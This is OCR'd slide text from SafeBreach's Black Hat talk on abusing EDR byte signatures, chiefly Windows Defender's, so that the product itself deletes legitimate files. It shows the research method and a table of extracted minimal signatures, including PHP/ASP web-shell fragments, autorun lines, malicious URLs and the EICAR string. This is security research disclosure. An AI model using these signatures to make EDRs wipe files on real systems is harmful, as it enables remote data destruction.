SafeBreachLABS

EDR = Erase Data Remotely

by cooking unforgettable (byte) signature dish

Tomer Bar

Shmuel Cohen

Tomer Bar

VP of Security Research @ SafeBreach

- **This talk is SafeBreach's 10th talk** at **Black Hat USA**

- 20 years experience in security research
- Main focus in APT and vulnerability research
- Presented at many global security conferences

  Such as: Black Hat USA 2020, DEFCON 28-30
- Qualified to speak 3 talks at Black Hat, DEFCON 2023

Shmuel Cohen

Security Researcher @ SafeBreach

- 5 years experience in cybersecurity
- Main focus in vulnerability research
- Former malware researcher specialized In APT groups

SafeBreachLABS

Agenda

- Research Goal and approach
- Discover the vulnerability - Step by step description
- Attack vectors
- Lessons learned, Vendor response, Github, Q&A


Context - our recent year EDR's Arbitrary delete vulnerabilities

- First EDR Research - **Aikido**
  Misleading Defender to delete the wrong signature by using Junction and TOCTOU attack

Context - our recent year EDR's Arbitrary delete vulnerabilities

- Second EDR Research - **Defender-Pretender**
  Take over the EDR by updating the signature's database.
  The added custom signature deleted all legit files.

Local attacks



Remote attacks

Research Goal - Trigger False Positives

Research Goal - Trigger False Positives

Teaser

What will you say if we can remotely delete critical files over the internet,

Pre-authentication,

Exploit multiple vulnerable Security controls both on Windows and Linux

from your Fully patched servers

Byte signature do bites

The Challenges


Remote Triggering

Byte signature engine are considered as the most trusted and accurate layer

FP is a known issue and most were already been fixed


Step 1
Extracting EDR’s Byte-Signatures

Black Box Approach




Windows Defender signature hunting

microsoft:infected size:200-



First Signature Example




How to manually minimize a signature ?

- Example, let's assume entire malicious file content is : "XABCY"
- Remove "X", write "ABCY" to disk -> detection -> "X" is not part of the signature
- Remove "A", write "BCY" to disk -> no detection -> "A" is part of the signature
- Remove "B", write "ACY" to disk -> no detection -> "B" is part of the signature
- Remove "C", write "ABY" to disk -> no detection -> "C" is part of the signature
- Remove "Y", write "ABC" to disk -> detection -> "Y" is not part of the signature

The signature is "ABC"

Windows Defender signature - Joke:VBS/Trier.A

- Set wshShell=wscript.CreateObjectdo wscript.sleep wshshell.sendkeysloop
- Alert level: medium -> only manual operations -> File is not deleted



Windows Defender Byte Signatures

Windows Defender - RTFM

```
class MSFT_MpThreat : BaseStatus
{
  string  SchemaVersion = 1.0.0.0";
  sint64  ThreatID;
  string  ThreatName;
  uint8   SeverityID;
  uint8   CategoryID;
  uint8   TypeID;
  uint32  RollupStatus;
  string  Resources[];
  boolean DidThreatExecute = false;
  boolean IsActive = false;
};
```

Learn / Windows / Customize / Desktop customizations /

ThreatSeverityDefaultAction

Article • 12/17/2020 • 2 minutes to read • 4 contributors

Feedback

`ThreadSeverityDefaultAction` configures the default action to be taken for a threat alert that Microsoft Defender takes. Microsoft Defender is an application that can prevent, remove, and quarantine malware (malicious software) and spyware.

Child Elements

Setting	Description
Low	Specifies the default action to take for threat alert identified as Low.
Moderate	Specifies the default action to take for threat alert identified as Moderate.
High	Specifies the default action to take for threat alert identified as High.
Severe	Specifies the default action to take for threat alert identified as Severe.

Windows Defender - RTFM


Severe

Article • 12/17/2020 • 2 minutes to read • 5 contributors

`Severe` specifies the automatic remediation action taken for detected threats with a **Severe** alert level.

Values

1	Clean the detected threat.
2	Quarantine the detected threat.
3	Remove the detected threat.
6	Allow the detected threat.
8	Allow the user to determine the action to take with the detected threat.
9	Do not take any action.
10	Block the detected threat.
NULL	Apply action based on the update definition. This is the default value.



Windows Defender - RTFM

```
class MSFT_MpThreatDetection : BaseStatus
{
  string   DetectionID;
  sint64   ThreatID;
  string   ProcessName;
  string   DomainUser;
  uint8    DetectionSourceTypeID;
  string   Resources[];
  DateTime InitialDetectionTime;
  DateTime LastThreatStatusChangeTime;
  DateTime RemediationTime;
  uint8    CurrentThreatExecutionStatusID;
  uint8    ThreatStatusID;
  sint32   ThreatStatusErrorCode;
  uint8    CleaningActionID;
  string   AMProductVersion = tatusID;
  boolean  ActionSuccess = false;
  Uint32   AdditionalActionsBitMask;
};
```

None (0)

FullScanRequired (4)

RebootRequired (8)

FullScanAndRebootRequired (12)

ManualStepsRequired (16)

FullScanAndManualStepsRequired (20)

RebootAndManualStepsRequired (24)

FullScanAndRebootAndManualStepsRequired (28)

OfflineScanRequired (32768)

FullScanAndOfflineScanRequired (32772)

RebootAndOfflineScanRequired (32776)

FullScanAndRebootAndOfflineScanRequired (32780)

ManualStepsAndOfflineScanRequired (32784)

FullScanAndManualStepsAndOfflineScanRequired (32788)


RebootAndManualStepsAndOfflineScanRequired (32792)

FullScanAndRebootAndManualStepsAndOfflineScanRequired (32796)


Windows Defender signature - Trojan:JS/Recycled.A

- <script>=document.all('recycled')function {}()

- Alert level: **Severe**



Windows Defender signature - Trojan:JS/Recycled.A




file: C:\Users\Safebreach\Desktop\3\333333333333q.txt->(SCRIPT0000)

Automatic Signature generation
Selecting the “best” signature

Automatic Minimal Signature Generation

- We downloaded all 3.6K files from the original VT query
- Develop a python tool to minimize the binaries into minimal signature as possible




```
[autorun]
shellexecute=q153jltr.exe
icon=%SystemRoot%\system32\SHELL32.dll,4
action=Open folder to view files
shell\default=Open
shell\default\command=q153jltr.exe
```

Automatic
Minimize

```
[autorun]shellexecute=.exeaction=Openfoldertoviewfile
```

Automatic Minimal Signature Generation

- We found 130 unique signatures

EvilSignature	Times
[autorun]shellexecute=.exeaction=Openfoldertoviewfile	990
L â˜ºÂ¶â˜» â”” FÂ Â Â¶ â–¼ Î±Oâ•¨ Î©:iâ–ºÃ	266
	115
<FRAME SRC=http:www.searchvity.com/<html>	110
<?phpeval($_POST[	80
cdDrivestartwscript"\."exit	77
PKâ™¥â™¦	64
âŒ,ELFâ˜»â˜ºâ˜º â˜» > â˜º x @ @ @ 8 â˜º â˜º @ â	24
X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*	17
<%evalrequest("")%>	14
<?phpeval($_REQUEST[	13

Signature Limitations: how to select the best signature?

Selecting the best signature:

LESS is MORE

Minimum Limitations =

1. Minimum special characters
2. Minimum length

LESS is MORE

Signature Limitations: how to select the best signature

minimum special types signatures

special	length	EvilSignature
0	92	WDVPIVAIQEFQWzRcUFpYNTQoUF4pN0NDKTd9JEVJQ0FSLVNUQU5EQVJELUFOVElWSVJVUy1URVNULUZJTEUhJEgrSCoK
2	15	{\rtf1{\shp{\sp
2	23	//brembotembo.com/2.dat
2	26	frompynput.keyboardstr(key

```
X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
```

The file is a legitimate DOS program, and produces sensible results when run (it prints the message „EICAR-STANDARD-ANTIVIRUS-TEST-FILE!“).

It is also short and simple – in fact, it consists entirely of printable ASCII characters, so that it can easily be created with a regular text editor. Any anti-virus product that supports the EICAR test file should detect it in any file providing that the file starts with the following 68 characters, and is exactly 68 bytes long:

Signature Limitations: how to select the best signature


Shortest signatures with minimum special types


special	length	EvilSignature
0	92	WDVPIVAlQEFQWzRcUFpYNTQoUF4pN0NDKTd9JEVJQ0FSLV
2	15	{\rtf1{\shp{\sp
2	23	//brembotembo.com/2.dat
2	26	frompynput.keyboardstr(key
2	51	//operasanpiox.bravepages.com/20190614890563891.xls
3	27	cdDrivestartwscript"\."exit

Signature Limitations: how to select the best signature

- {\rtf1{\shp{\sp
- Alert level: Severe

